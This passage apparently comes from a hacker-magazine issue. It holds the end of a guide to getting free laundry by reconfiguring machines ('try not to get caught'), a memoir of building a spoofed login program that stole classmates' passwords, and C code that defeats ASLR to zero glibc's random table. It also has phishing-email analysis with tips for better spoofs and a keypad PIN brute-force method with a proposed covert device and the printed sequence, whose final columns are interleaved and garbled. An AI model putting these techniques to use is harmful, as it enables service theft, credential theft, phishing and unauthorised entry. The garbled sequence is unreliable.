- 7. - *Special price start hour*
- 8. - *Special price start minute*
- 9. - *Special price days*
- A. - *Vault view*
- B. - *Coin 1 value, in nickels*
- C. - *Coin 2 value, in nickels*
- D. - *Coin slide option - enables coin slide, one actuation is always one cycle credit.*

So, pretty similar, but less stuff. In my case, I had to go from 6 06 7 10 to 6 00 7 60 to keep the cycle time 60 minutes long. If you set the thing to cheap/free and the cycle time is really short, check option 7.

A word of caution, some models may have additional options to modify the cycle temperatures. *Don't be an asshole*, leave them alone. Setting the laundry room on fire is generally frowned upon.

Happy hacking, spread the free laundry love, and try not to get caught.



The Hacker Perspective

Clutching Jester

My history with computers started in the early 1980s with a custom-built IBM PCjr (I was about seven years old). It had cartridge BASIC, and I could play King's Quest, Ghostbusters, Shamus, Lode Runner, and a variety of other games that captivated my senses and imagination. I also very much enjoyed writing code (and a few years later watching the code of others via the demoscene, downloaded from various BBSes over our single phone line), and loved programming my own Zork-style adventure games in BASIC.

Fast forward to high school, with many more coded and played games under my belt, along with two or three custom computer builds, lots of BBS and ANSI-art experience, a huge collection of downloaded demoscene demos (we're talking a box *full* of floppies), and a shiny new computer lab at our school. This would have been the mid-90s, and we all loved finishing our classwork or homework in time to stick around the lab and play some Doom or Descent. Things (life, computer system regulations, people's attitudes) were much different and more laid-back back then overall and, in fact, the school's own computer professor could often be found playing a medieval-themed strategy game during class if he had finished his things to do. My friend Bill and I had gotten to know this professor pretty well (and he us) over our several years of computer classes, and we always enjoyed how he taught and what we learned. Senior year we got into doing some more advanced coding, and did so via Turbo Pascal. And, without further adieu, our story becomes interesting.

The computers in our computer classroom were all DOS-based, and booted using some kind of custom DOS-based loader and then eventually Windows 3.11. (I guess they didn't upgrade to Win95 by our senior year, but I honestly can't remember - ye olde memory does tend to fade over time.) The custom DOS-based loader was interesting, as it loaded some required network drivers (IPX/SPX) and then required one to log in with a username and password that authenticated to a central server somewhere (we didn't actually ever investigate exactly *how* it authenticated, but

you'll see why), and then afterwards it loaded some other protocols and dumped the user into their custom Windows interface with all of their files and folders ready to go.

After my friend Bill and I had learned quite a bit of Turbo Pascal and had logged in to the system above enough times, we started to think it would be fun, since the login system was DOS-based, to see if we could use our Turbo Pascal knowledge to write a "clone" of the login program that actually captured passwords during the login process. We really didn't care to log in as anyone else and do anything with their accounts; we just wanted to see if we could pull it off.

Enter Alvin, stage left. Of particular note in this scenario is another gentleman in our computer class named Alvin. We had absolutely nothing against Alvin and, in fact, he was a nice enough acquaintance but not someone we knew well since he was a grade below us. At any rate, what we *did* know about Alvin was that he was *super protective* of his password, inasmuch as he would look around the room before typing, making sure nobody was watching, and then hunch over the keyboard so that nobody could see his keystrokes as he typed. *Every day*. In this day and age of shoulder-surfing being potentially even more costly, the value of this strategy certainly seems more reasonable, but back then it just made Alvin look like the ultimate challenge/target for our password-capturing login trojan.

And so, we got to work. There were several programmatic challenges during the process because the login program had certain characteristics that we needed to replicate very accurately. For one of those features in particular, reaching the standard of accuracy we required would be - how can you say - obvious. That is, one of the things the actual login program did was "beep" on an unsuccessful login. Since we had decided that the behavior of our program would be to "fail" at logging in no matter what was typed by the user, the length, tone, and style of the beep needed to be "pitch perfect," if you will, so as to not raise any suspicions. But, you can only test beeps in a quiet computer classroom so many

times before everyone, head computer professor included, starts to wonder what you're up to. So, that part of the project, as well as a few others, took some extra care, as well as some sacrificed Doom and Descent time after school in order to make sure we got everything *just* right.

Some more detail regarding the program itself: as alluded to in the paragraphs above, our main strategy was to write a program that would capture the passwords, and would do so by simulating the login prompt and then "pretending to fail" when the user logged in. We would capture whatever the user typed in the username and password fields, record them to two different text files in the Windows folder (with very convincing system-sounding names like NETWORK.SYS or IPXSTACK.DLL, or things along those lines), *and* we would encrypt that information with a straight-substitute cypher, just in case somebody happened upon one or both of the files before we were able to remove them to our external media (i.e., a 3.5" floppy disk). If I remember correctly, we did something like "two characters to the right" on the keyboard for our substitution, which certainly at least made the files not very readable!

So, after some care, time, and testing, our program was looking good! We were ready to deploy. But, at the same time, we were also paranoid. What if we put our program on one of the computers, and some random thing happened and we lost the ability to physically control the situation, and our planted code was discovered?? That would certainly lead to some site-wide restrictions for *everyone*, and the perpetrators would be asked to come forward and definitely be sought after. We certainly didn't want the story to end like that. So, we decided to make our software "self-deleting." That is, it would run itself, and once finished would remove all traces of itself (besides the incredibly clever encrypted "system" files) and it would be like nothing ever happened. Yes, that seemed good. But... we were still paranoid. What if, before it could delete itself, the program was discovered? What if, knowing that a program like ours was floating around, our head computer professor went around and pulled power plugs on the computers and thus rendered our program unable to delete itself before the machine was examined?? You see, the systems started with a series of batch files... the main one started the IPX/SPX stuff as mentioned before, and then called another batch file named LOGIN(.BAT) that was on a network drive and completed the actual network login. We needed *our* program to be called instead of the LOGIN script and, being on the network, LOGIN.BAT was sitting somewhere it couldn't/shouldn't be

modified without great risk of project exposure. But the main system batch file, *that* one was generic and was running as a distinct (although duplicated) instance on every system... and it ran before the network was up. But still, even if that file was examined, we wanted our software to somehow remain "hidden" even through a thorough inspection.

It was here we took advantage of two characteristics of DOS: 1) we used the fact that DOS displayed everything in "ALL CAPITAL LETTERS" (and was case-agnostic) to hide our program in plain sight, and 2) (less interesting, I know) we used DOS' system path functionality to cause the system to execute our *fake* program instead of the real one. Regarding 1), we decided to call *our* batch file "logln".(bat). L-O-G-L-N dot BAT. Because we discovered that, after some careful examination of a capital "i" and a lowercase "L" (see what I did there?), there was literally *one pixel* of difference. The upper right pixel was the only difference between the big "I" and the little "l". So, we could effectively "hide in plain sight" and change the main login batch file of the particular machine to run *our* program, LOGIN, and not LOGIN like it was supposed to; and even upon close examination, the presence of our program - ready to execute in the main startup file of the "infected" machine - would very likely go unnoticed. Regarding 2), each system's startup batch file already set the PATH to include the root of C: (along with a few other local directories) in the system path. Since our filename was named slightly differently than the *real* LOGIN script, "LOGIN" (with a little L) would not be found in the current directory and the system would then search the path for it. It would, of course, find it, and the magic would begin!

So, the simulated login program was looking good. It was highly accurate to the original - it beeped the same way, paused the same way, refreshed the same way, looked the same way; to anyone using it, it was absolutely impossible to tell any sort of difference between the real login prompt and ours. And now, everything else was good as well - we could install our program (using a custom-built boot floppy) on any machine in the computer lab in just a few seconds, it only made one tiny, virtually undetectable modification to the login scripts - it copied only two new files to the target system in a place that was unrelated to the other startup scripts, and it completely deleted all traces of itself (besides the encrypted payload) once it was finished. Now it was time for a real-world, real-person, non-test run of our program.

I don't think either of us had ever been so nervous. We had tested our program thoroughly

and done many test runs on different machines in the lab, but putting it out there for a “real person” to try seemed so daunting. But, nerves or not, it was crunch time. So, during lunch break one day, we rapidly finished our food and headed back to the lab. We quickly and quietly booted up one of the machines with our disk, and a few seconds later the magic was done, and we walked into an adjacent room for study hall and breathed a huge sigh of relief. Phase 1 was complete. But back came the nerves as we anxiously peered back into the lab to see how Phase 2 would go.

A little bit later, after the bell rang, another student walked into the lab after lunch for her computer class. As luck would have it (she always sat towards the back), she happened to sit right down at our infected machine. We could see her eyes over the top of the monitor, and we watched as she set her bag down, got out some papers, and then proceeded to type in her username and password. She didn’t type super-fast (and was thus pretty accurate), but when she pressed Enter she was met with an unfamiliar “beep” informing her that her password was typed incorrectly. She looked confused, and typed in everything again (in what was now the *real* login prompt), and was logged right in. She shrugged, didn’t give it another thought, and began doing her work. With a huge sigh of relief, we looked at each other with big smiles on our faces - it had *worked!*

Later that day, we came back to check our payload. Sure enough, there were our two encrypted files, and there was no other trace of our program ever existing. We moved them to a floppy, “decrypted” the username and password, and then attempted to login with those credentials, and lo and behold - *mission success*. Over the next few days, we tested it a few more times on a few other computers with a few other accounts, and it worked like a champ every time.

Now... with real world success under our belts, we knew it was time for our main target: Alvin. Now Alvin, while highly protective and careful, had one fatal flaw: he always logged in to the same computer. Every day. So we knew exactly where he’d be. We prepped his station before class one day, and moments later sat back and watched Alvin’s own puzzled expression as the computer informed him he had typed his password incorrectly. After another scan of the room and another full-body keyboard covering, he tried again, logged in successfully, and carried on without a second thought.

Recovering Alvin’s password later that day was like finding a pot of gold or discovering a long-lost ancient artifact or something, and was super-satisfying because of the overall process

and challenge. Once we knew we had Alvin’s correct password, we walked up to him one day after class as he was packing up his things. We each stood on either side of him, and when he looked back at me and asked what was going on, I just leaned in and quietly said, “Hey Alvin... kingdome.” His eyes met mine, and they were *huge*. He knew how protective he was of his credentials; the fact that they were known, and by only an acquaintance, seemed inconceivable. Then we just walked away (I guess we were trying to be cool, or really didn’t know what else to say! ha). Mission accomplished. Alvin learned that sometimes things are not safe no matter how careful you are or how hard you try to keep them that way.

To end this story, I’ll point out that we also learned about controlling the group with which you share this type of information. We told some of our LAN party friends from two grades below us about the software and they, of course, wanted a copy to examine. Bill and I discussed it, and hesitantly gave a copy to a couple of close trusted friends. But they, of course, had trusted friends who had trusted friends who had trusted friends... you get the picture. The next thing you know, somebody had used our program to capture the head computer teacher’s password from his main machine. He was, of course, very unhappy, and Bill and I went up after class one day and confessed that we were the original source of the code. We explained our intent (which was simply to see if it could be done, not actually log in and use anybody else’s accounts or damage or change their files) and how we had lost control of the code. Our teacher looked intently at each of our eyes for a few moments, nodded, said “OK,” and went back to his desk and sat down. We never heard anything else about it until he joked with me, while shaking my hand at an awards presentation at the end of the school year, about almost giving me a blank sheet of paper for the computer science award he was handing me, because of the code incident.

What did I learn from the whole experience? The value of great friends is incalculable (Bill and I are still great friends to this day). Be careful who you trust. Self-examine and look for your own “fatal flaws.” Be honest. Get to know people well enough to know their hearts, and not just their actions, because you might treat them differently if you do.

Kd]]i kdb;p,j/ tnty[,t#

Clutching Jester is currently enjoying and living life with his wife and kids, and continuing pursuit of the notion that science, while awesome and important, just may not be able to explain everything... [383133]

Accessing Data Structures Located in a Randomized Address Space (ASLR) (how to eliminate entropy and bring the universe back to the singularity)

by Matt Davis (enferex)
mattdavis9@gmail.com

So, what is one to do when bored and needing something to stimulate the old neurons? Why, inspect memory! With that said, it was getting late one evening and I needed something to keep the brain stimulated, thus I decided to go poking around the memory space of a process. You know, hunt around for golden nuggets within a Linux process to see what shiny new things I could uncover. Now, this isn't the first time I have done this, but I noticed that evening that the glibc library had portions loaded into memory with write permissions enabled. It was then that I wondered what I could do.

Moreover, this led me to the writable portion of the random table in my process. This table is used for generating random values. Since random values are critical for security (e.g. asymmetric encryption, TCP sequence numbers, etc.), trying to manipulate that table might permit me to make such values nonrandom and insecure for applications that rely on them. An attacker can use a known value to aid their attack. Thus, manipulating the random table to produce deterministic values can compromise the security of a protocol or application. However, any program serious about security should not be using glibc for their entropy. Instead, something like /dev/urandom (Linux's driver for producing random values) should be favored. But, if your program (e.g. game) relies on randomness for a non-security dependent purpose, a simple generator like that provided by glibc should be just fine. As a note, I was not intending to manipulate such a table when exploring my process' memory, it just kinda happened.

The following is just an example of the memory space in Linux for an instance of the program "cat":

```
> cat /proc/self/maps
00400000-0040b000 r-xp 00000000 08:01 7084978      /usr/bin/cat
0060a000-0060b000 r--p 0000a000 08:01 7084978      /usr/bin/cat
0060b000-0060c000 rw-p 0000b000 08:01 7084978      /usr/bin/cat
01c18000-01c39000 rw-p 00000000 00:00 0          [heap]
7f533a263000-7f533a406000 r-xp 00000000 08:01 7081205      /usr/lib
➡/libc-2.17.so
7f533a406000-7f533a606000 ---p 001a3000 08:01 7081205      /usr/lib
➡/libc-2.17.so
7f533a606000-7f533a60a000 r--p 001a3000 08:01 7081205      /usr/lib
➡/libc-2.17.so
7f533a60a000-7f533a60c000 rw-p 001a7000 08:01 7081205      /usr/lib
➡/libc-2.17.so
7f533a60c000-7f533a610000 rw-p 00000000 00:00 0
7f533a610000-7f533a631000 r-xp 00000000 08:01 7081212      /usr/lib
➡/ld-2.17.so
7f533a67b000-7f533a804000 r--p 00000000 08:01 7113566      /usr/lib
➡/locale/locale-archive
7f533a804000-7f533a807000 rw-p 00000000 00:00 0
7f533a831000-7f533a832000 r--p 00021000 08:01 7081212      /usr/lib
➡/ld-2.17.so
7f533a832000-7f533a833000 rw-p 00022000 08:01 7081212      /usr/lib
➡/ld-2.17.so
7f533a833000-7f533a834000 rw-p 00000000 00:00 0
7fff8632f000-7fff86350000 rw-p 00000000 00:00 0          [stack]
7fff8639e000-7fff863a0000 r-xp 00000000 00:00 0          [vdso]
fffffffffff600000-fffffffffff601000 r-xp 00000000 00:00 0          [vsys
➡call]
```

Anyway, that writable portion of glibc intrigued me. What could possibly be in that writable segment of the glibc copy that resided in my process' memory space, and why? Well, the "why" can be answered pretty easily. Quite simply, a library has global variables and data that the running process is permitted to manipulate. For glibc, this data can be manipulated via calling glibc functions. For example, calling `srand` or `srandom` will manipulate a table used in generating the random values when `rand` or `random` are called. To get a better idea of what was going on, I wrote a simple C program, compiled it, and then loaded it up in my debugger (GDB). By using the features of GDB, one can quickly snoop around the memory space and see what lies within the deep depths of their processes. Upon embarking on this sort of late night exploration, I was quickly greeted by the symbol name for one of the items located in this writable memory space, "randtbl." Now, this value is both writable and loaded at an address that is non-deterministic, thanks to my kernel randomizing the address space (more on this in a jiffy). Since I was running in GDB, the address of the randtbl was static and always at the same location. Anyway, performing the following commands in GDB can give more insight about the randtbl location:

```
(gdb) x &randtbl
0x7ffff7dd50a0 <randtbl>: 0x0000
➔0003
(gdb) info symbol &randtbl
randtbl in section .data of /usr
➔/lib/libc.so.6
(gdb) info address randtbl
Symbol "randtbl" is at 0x7ffff7d
➔d50a0 in a file compiled without
➔ debugging.
```

As we can see from GDB, randtbl is a valid symbol, with the first portion of data having a value of 3 and located in the (writable) .data section of the shared library libc. We also know that my libc has no debugging goodies, but that really does not concern us too much. As a GDB fan, I should also mention one additional command useful for inspecting the process' memory space: "info proc maps", which is essentially the same information you would get if you read the /proc/maps entry for the process.

Recall that when the Linux kernel loads an executable into memory, a copy of the writable libraries that the program needs (in this case glibc) is loaded into the process' memory

space. That way the process can manipulate the data and no other process will see the changes. This is memory that is only for the process, and lasts only the lifetime of the process. For shared libraries that have non-writable portions (like .code for functions) multiple processes can share the same library code, eliminating the need to duplicate library instruction and reducing the amount of memory necessary for programs to run.

As a security measure, the Linux kernel can be configured to randomize the address space of a process so that loaded libraries are located at a non-deterministic location in the process' memory space. This nifty feature prevents attackers from attacking a process at runtime by using information about known addresses in a library. With address space layout randomization (ASLR), the addresses of loaded libraries are not known until runtime and change every execution. Therefore, it would be pretty tricky to craft an exploit to target a specific address.

Now, back to the randtbl hackery. So, how can I get access to the random table and manipulate it (for research purposes of course) if I do not know its address until runtime? Possibly a linker script could allow me to alias the address, with a variable in my program. But, nah, I don't want to do that. I want to build my program and access the table without having to write a linker script. Let's keep things as simple as possible.

Instead of a linker script, I browsed the glibc-2.17 source code and found that `srand` makes use of this randtbl. So, I added a call to `srand` in my program and then hopped into GDB to look at the assembly. It seems that `srand` is actually wrapped by a function that passes a structure called "unsafe_state" to `srand`. The first two members in `unsafe_state` are pointers into the randtbl, as the glibc source code clearly shows.

The flow of execution is simple. My program first calls `srand` (actually its a glibc wrapper). Next, this glibc wrapper calls the actual `srand` function with the address of `unsafe_state` as an argument. Recall that `unsafe_state` contains pointers to the randtbl. `srand` then manipulates randtbl and returns control back to the wrapper and then the wrapper returns control back to my program.

Now, this is the key piece. The wrapper calling `srand` calls a function that uses the `unsafe_state` as the first argument. After this call is complete, `srand` returns immediately. `srand` never clobbers the register last used

to pass `unsafe_state`, therefore when `srand` completes, the user program (the portion you write) has access to this register. This means that your program can access `unsafe_state` and all of its contents (`randtbl`) by just reading the `rdi` register. This occurs because a 64 bit Intel x86 uses a calling convention when compiled by gcc-4.8.1 where the `rdi` register will contain the first argument passed by the wrapper to `srand`. And that register (containing the address of `unsafe_state` structure), is never overwritten (clobbered) by `srand` or its wrapper. This means that someone can obtain access to `randtbl` by simply calling `srand`, and then immediately looking at the `rdi` register, which should be the address of the `unsafe_state` variable that contains pointers to `randtbl`. And there you have it, the ability to access a writable `randtbl` located within a randomized address space! Well, the following does just that:

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#include <string.h>
#include <time.h>

static void print_rand_
values(int n_values)
{
    int i;

    printf(">> Printing %d
values from rand()...\n",
n_values);
    for (i=0; i<n_values; i++)
        printf("%d\n", rand());
}

int main(void)
{
    int32_t type, n_elts;
    uintptr_t unsafe_state_addr,
rand_tbl_ptr;

    /* Call srand, which sets
the rdi register to
the address of unsafe_
state glibc struct
*/
    srand(time(NULL));

    /* Read the address of
'unsafe_state' state,
defeating ASLR */
    __asm__ __volatile__ ("mov
%rdi, %0\n" : "=r"(unsafe_
state_addr));

    /* Dereference the member
```

```
(second address) in the unsafe
_state struct */
    rand_tbl_ptr = *(uintptr_t
*) (unsafe_state_addr + sizeof(
void *));

    /* The second member in 'un
safe_state' is a pointer to the
second element of
* randtbl: randtbl[1]. So
we backup int32_t to get to
the head of randtbl.
*/
    rand_tbl_ptr = rand_tbl_ptr
- sizeof(int32_t);
    printf(">> randtbl located
at %p\n", (void *)rand_tbl_
ptr);
    printf(">> Before clearing
random table\n");
    print_rand_values(10);

    /* How large 'randtbl'
can vary.
* See glibc-2.17 source.
*
* Note that the first byte
of 'randtbl' is a flag:
* If the first byte of
randtbl is:
* -- TYPE_0 (a value of 0)
then the table contains 0 32
bit integers
* -- TYPE_1 (a value of 1)
then the table contains 8 32
bit integers
* -- TYPE_2 (a value of 2)
then the table contains 16 32
bit integers
* -- TYPE_3 (a value of 3)
then the table contains 32 32
bit integers
* -- TYPE_4 (a value of 4)
then the table contains 64 32
bit integers
*/
    type = *(int32_t *)rand_tbl
_ptr;
    n_elts = 0;
    switch (type)
    {
        case 0: n_elts = 0; break;
        case 1: n_elts = 8; break;
        case 2: n_elts = 16; break;
        case 3: n_elts = 32; break;
        case 4: n_elts = 64; break;
    }

    printf(">> Clearing contents
of randtbl "
"which is an array of
%d int32 values...\n", n_elts
);
```

```

memset((void *)rand_tbl_ptr,
➤ 0, n_elts * sizeof(int32_t));
print_rand_values(10);
return 0;
}

```

Now that my program has access to the random table, let's see what happens if I zero the table using `memset`. To see what I had done, I immediately called `rand` to see what value it produced. Muahah, it produced a non-random value of 0. Woohoo! I made random deterministic. Of course, this only affects the process and any child process that the compromised process creates (via `fork()`). If another executable is called (via `exec()`), then its address space is fresh, and it has a copy of the unmodified `randtbl`, thus it acts on an unmodified `randtbl`. Also note that any future calls to `srand` will reset `randtbl` and result in `rand/random` producing values as if nothing ever happened.

So what is the practicality of this being used as an exploit? This would require some pretty

clever shellcode, as the exploit would have to inject a call to `srand`, perform a read to get the address of `randtbl`, and then zero-out the table. Why is this important? Well, most programs relying on secure uses of random numbers (e.g. TCP sequence numbers, asymmetric crypto, etc.) would/should be using a different source of randomness anyways (e.g. `/dev/urandom`). Further, we just accessed and manipulated a single variable, that being `randtbl`. Other variables in other libraries might also be accessed via this same method.

Anyway, I hope that this spiel was insightful. Now go take what you learned and see what other data in some other library you can manipulate!

Shoutouts: The ruxcon crew, count, __ben (the villain)

Resources

- glibc-2.17 source: <https://www.gnu.org/software/libc/>

A Little Excitement Never Hurt Anybody!



by lg0p89

Disclaimer: This is for educational purposes only. The information herein is not to be used for unlawful or illegal actions. The reader is responsible for his/her own actions.

Background

I received an email on 5/29/13 (5:29 pm). Curiously, the time stamp was 29 minutes after the sender would have closed. This was from the IRS. Whenever you see the IRS name plate, the reader generally misses a heartbeat and breath, at the same time. There is something guttural that occurs when you see the name "Internal Revenue Service" on a letter or email. There is not necessarily a mistrust issue, given the present issues with charitable organizations applying for their status, however an awareness of the immense power and ability of the entity to circumvent the U.S. Constitution at their will. Enough of this; that is an article for a different journal and time.

Nonetheless, the email was from the Internal Revenue Service. They used the picture of the upper third of the eagle adjacent to the scales of justice. Next to this were the words Internal Revenue Service. When the pointer was rolled over this, it provided the link to www.irs.gov. This made it appear yet more legit.

The body of the email showed there was a complaint by Demian Chavoya against myself and nine others, all with the same first name in the email address. In the email it noted the instructions on how to resolve this issue were in an attached zip file. The next three paragraphs were noting how all the involved parties had to agree to arbitration for this to be an option, the IRS had the sole discretion if the complaint could be arbitrated, and the IRS offered a binding arbitration service.

Red Flags/Analysis

First, this was in my spam folder. Generally, if the IRS is going to send you an email, it will hit your inbox. Usually they just mail the infor-

mation or request to you anyway. This was the first issue.

The email showed it was from the IRS, with the email of `fraud.dep@irs.gov`. This was sent to ten different parties, all with the same first name in the email address. It is not likely that all ten parties would have the same complaint and complaint number placed against them.

The email address was spoofed. When I looked at it, it read the email was from `fraud.dep@irs.gov`. The average person at first glance would see the IRS name and .gov extension and freak out, much like I initially did. However, I knew I had done nothing wrong (recently). The header for the email was reviewed. The IP address, 50.xxx.78.xxx, was not an IRS IP address. This email was sent from a `comcastbusiness.net` IP. The location was in Opa Locka, Florida (thank you, traceroute).

If there had been an actual complaint, there would have been the usual attachment. This would have probably been a .pdf, but could have been a .doc or .docx attachment. This, however, had a zipped file folder. I did not open the attachment since I was at a work computer without a sandbox to open this into. I did not need to add further work for the network admin. I have seen what happens to people on the poop list, and I so did not want to be there. Opening the zipped items probably would have infected at least my system and probably more, which would have made my life exciting in the short term.

The context also did not fit the situation. The email stated that the IRS had a complaint against me for my business services. I don't do business with the IRS. This did not make sense. There is also the complaint filed by a Demian Chavoya. I don't know any Chavoya. Also, there has been no work done with or for a Chavoya.

The date was also odd. Apparently, Demian Chavoya filed the complaint on 5/29/13. The email from the IRS was sent also on 5/29/13 - the same day. This is highly unlikely. For my math and statistical friends, this is not a statistically significant possibility.

When you send an email, it is relatively important that it makes sense. In the third paragraph, the email states that all parties have to agree to arbitration for this to be an option, meaning the party filing the complaint and the party that caused the complaint. The next paragraph, however, stated this was solely the deci-

sion of the IRS. This clearly did not make sense.

If you are trying to make another party believe the email is from a government entity, the sending party probably should use the updated format for their emblem. This email used their prior format that had not been used for months. This is merely me being nit-picky, but really, if you want a polished and professionally looking spoofed email, then do a minor amount of homework and have it look like it actually is from who you want to portray it is from. This creates fewer questions from the recipient, which is what you want.

What Should Have Been Done

This is for educational purposes only, as noted above.

For the person filing the complaint, it would have been better to have used a common name for a person or business. For an individual, perhaps Sam Flynn or Mary Hamilton would have been a better choice. For a business, perhaps Granger or Verizon could have been used. A person could have an interaction with one of these two entities or another large business. Demian Chavoya is such an unusual name that it automatically piqued my interest and I knew this was not correct. A name that slides in under the radar and doesn't stick out would have been much better.

There was an issue with the lack of a time lag, as noted above. There really should be a time lag between the date of the complaint and the date of the email. Everyone knows how slow the IRS is. This is well documented. This is a large machine that moves at its own pace. The IRS has its own timeline. In this case, the "complaint" was filed on 5/29/13 and the email was sent on the same day. There is no way this could have happened. I doubt even a congressional member could get this done. It would have been better to have a difference of a week or two between the complaint date and the date the email was sent out. This would have been so much more realistic.

Lastly, the content flow did not make sense. This should not contradict itself.

This was not intended as a "how to" but more as a thought exercise on how it should have been done. Let's learn from this on what to look for and use this as a teaching tool so the network admins don't have even more work to do.

Brute-forcing PIN Code Keypads Using Combinatorial Mathematics


by Alva Ray

Where I live - and probably in many parts of the world - most residential houses are guarded at entrance by the simple mechanism that is the four-digit PIN code. By pressing buttons on a numeric keypad in the correct order, the door will unlock, and all residents share that single code. Many of these numeric keypads have the same couple of flaws that make them more vulnerable to brute-force attacks: First, there is no confirmation button that needs to be pressed after having entered four digits. Second, the last four entered digits will always be accepted, instead of the pad resetting after an incorrect PIN code.

Now, brute-forcing a keypad of this kind only involves a maximum of 10,000 codes to begin with. While this may seem a large number, it's actually quite small compared to the possible number of combinations when brute-forcing, for example, a computer password. (A four-letter password using lowercase a-z means 456,976 combinations.) The big difference between brute-forcing a computer password and trying PIN codes on a physical keypad is, of course, that the latter can't easily be automated, meaning it will be very slow.

To go through all possible PIN codes, you could start at 0000, 0001, 0002, etc., and try them all in order. You would be looking at a maximum of 40,000 key presses, hoping for the correct PIN code to be early in the sequence. Being a skilled keypad operator able to try one PIN code per second, this method would still mean up to three hours of hard work and sore fingers.

But because of the flaws mentioned in the beginning, you don't have to press that many buttons. After having tried the first four PIN codes (0000, 0001, 0002, 0003) you have actually already tried ten different ones, since the pressed sequence also contained 0010, 0100, 1000, 0020, 0200, and 2000. By this principle, the number of required key presses is only a quarter of that initial 40,000. If you can keep



up the same speed as previously, this means “only” about 40 minutes of work. However, the process in this case will probably be slower since the pressed sequence will not just be an ordered set of increasing numbers - something that otherwise favors physical brute-forcing since it can be carried out in a more systematic and thus faster fashion.

So, what shortened sequence might that be? In other words, what is the shortest possible sequence of digits containing all of the four-digit PIN codes from 0000 to 9999? Luckily, combinatorial mathematics can answer that for us, in the form of so called “De Bruijn sequences.” Named after the Dutch mathematician Nicolaas Govert de Bruijn, attributing it to Camille Flye Sainte-Marie, Tanja van Aardenne-Ehrenfest, and himself, such sequence is according to Wikipedia:

“[A] cyclic sequence of a given alphabet A with size k for which every possible subsequence of length n in A appears as a sequence of consecutive characters exactly once.”

In the case of keypad PIN codes, the alphabet has a length of ten (the digits 0-9) and the subsequence a length of four. Every De Bruijn sequence has a length of k^n , so this one will be 10,000 digits, plus an extra three zeroes at the end to cover all PIN codes, since the sequence is cyclic. Concluding this short mathematical excursion, all four-digit PIN codes can be expressed through a 10,003 digit number.

It turns out this string of numbers fits on approximately two A4 pages, meaning it could be printed double-sided on a single sheet, small enough to always be carried around in your toolbox/bag/wallet/pocket/hidden compartment. Any savants out there might find it useful to just memorize the whole thing. While still implying anywhere between one and several hours of number punching, this sequence will ensure the absolute minimum number of key presses.

Some possible scenarios: Finding yourself locked in, guessing a PIN code your only

escape, this will definitely save you valuable time and oxygen. Forgetting or losing the PIN code to your rented storage space or garage, it will save you the money for having the code reset by an operator. You could even save some stamp money by delivering all your mail yourself! OK, that last one was a joke, but you get the point.

Speaking of mail, the chances of hitting a correct PIN code early on in the sequence at any given residential house entrance are in fact higher than one in 10,000. At least over here, keypads accept additional PIN codes used exclusively by letter-carriers, codes that are often shared throughout entire neighborhoods. By going through the entire sequence on a less prominent keypad in your area, maybe in batches to avoid suspicion, you might find multiple working PIN codes. In that case, one of them is likely a service-type one - a skeleton key among PIN codes. *Nota bene*, you should not do this for any space you are not allowed access to in the first place, but that goes without saying.

I want to end this article with an idea for an invention:

It was said earlier that trying PIN codes on a physical keypad is not easily automated. However, it would be interesting to do just that, by building a small device with a set of mechanical "thumbs" that can be held against the keypad. It would then run through the optimal 10,003 digit PIN code sequence, pushing the buttons much faster than any human could. If the device could try even just ten PIN codes per second, it would take at most 16 to 17 minutes to guess the right one. If lucky, and if there are multiple correct codes, it would take a much shorter time than that. The device could be run by an Arduino board or similar, having some software on it that could calculate De Bruijn sequences itself given PIN code length, and remembering its position in the sequence when deactivated. If written so, and if activation of the device happens simply by pushing it against the keypad and deactivation occurs by releasing it, you would have a very stealthy piece of brute-force machinery. You could visit a keypad for just a minute at a time over the course of several hours or even days, always continuing where you left off. Bonus points for coming up with some clever way to make the thumbs flexible enough to be fitted on any keypad layout (4-3, 5-2, etc.). The advanced hardware hacker could even add a sensor to the device that can

notice a green light, the common keypad mechanism for signaling that the correct pincode was entered. With a built-in GPS and wireless, the device could save its location and the correct PIN code and, when connected to the Internet, report this data to a shared database.

Without further ado, and using some Python code found on Wikipedia, I've generated for you the 10,003 digits making up the shortest possible sequence containing all PIN codes between 0000 and 9999 exactly once. Cut it out and save it, because you never know when it might come in handy:

```
0000100020003000400050006000700080
0090011001200130014001500160017001
8001900210022002300240025002600270
0280029003100320033003400350036003
7003800390041004200430044004500460
0470048004900510052005300540055005
6005700580059006100620063006400650
0660067006800690071007200730074007
5007600770078007900810082008300840
0850086008700880089009100920093009
4009500960097009800990101020103010
4010501060107010801090111011201130
114011501160117011801190120122012
3012401250126012701280129013101320
1330134013501360137013801390141014
2014301440145014601470148014901510
1520153015401550156015701580159016
1016201630164016501660167016801690
1710172017301740175017601770178017
9018101820183018401850186018701880
1890191019201930194019501960197019
8019902020302040205020602070208020
9021102120213021402150216021702180
2190221022202230224022502260227022
8022902310232023302340235023602370
2380239024102420243024402450246024
7024802490251025202530254025502560
2570258025902610262026302640265026
6026702680269027102720273027402750
2760277027802790281028202830284028
5028602870288028902910292029302940
2950296029702980299030304030503060
3070308030903110312031303140315031
6031703180319032103220323032403250
3260327032803290331033203330334033
5033603370338033903410342034303440
3450346034703480349035103520353035
4035503560357035803590361036203630
3640365036603670368036903710372037
3037403750376037703780379038103820
3830384038503860387038803890391039
2039303940395039603970398039904040
5040604070408040904110412041304140
4150416041704180419042104220423042
4042504260427042804290431043204330
4340435043604370438043904410442044
3044404450446044704480449045104520
4530454045504560457045804590461046
```

2046304640465046604670468046904710	1226122712281229123212331234123512
4720473047404750476047704780479048	3612371238123912421243124412451246
1048204830484048504860487048804890	1247124812491252125312541255125612
4910492049304940495049604970498049	5712581259126212631264126512661267
9050506050705080509051105120513051	1268126912721273127412751276127712
4051505160517051805190521052205230	7812791282128312841285128612871288
5240525052605270528052905310532053	1289129212931294129512961297129812
3053405350536053705380539054105420	9913131413151316131713181319132213
5430544054505460547054805490551055	2313241325132613271328132913321333
2055305540555055605570558055905610	1334133513361337133813391342134313
5620563056405650566056705680569057	4413451346134713481349135213531354
1057205730574057505760577057805790	1355135613571358135913621363136413
5810582058305840585058605870588058	6513661367136813691372137313741375
9059105920593059405950596059705980	1376137713781379138213831384138513
5990606070608060906110612061306140	8613871388138913921393139413951396
6150616061706180619062106220623062	1397139813991414151416141714181419
4062506260627062806290631063206330	1422142314241425142614271428142914
6340635063606370638063906410642064	3214331434143514361437143814391442
3064406450646064706480649065106520	1443144414451446144714481449145214
6530654065506560657065806590661066	5314541455145614571458145914621463
2066306640665066606670668066906710	1464146514661467146814691472147314
6720673067406750676067706780679068	7414751476147714781479148214831484
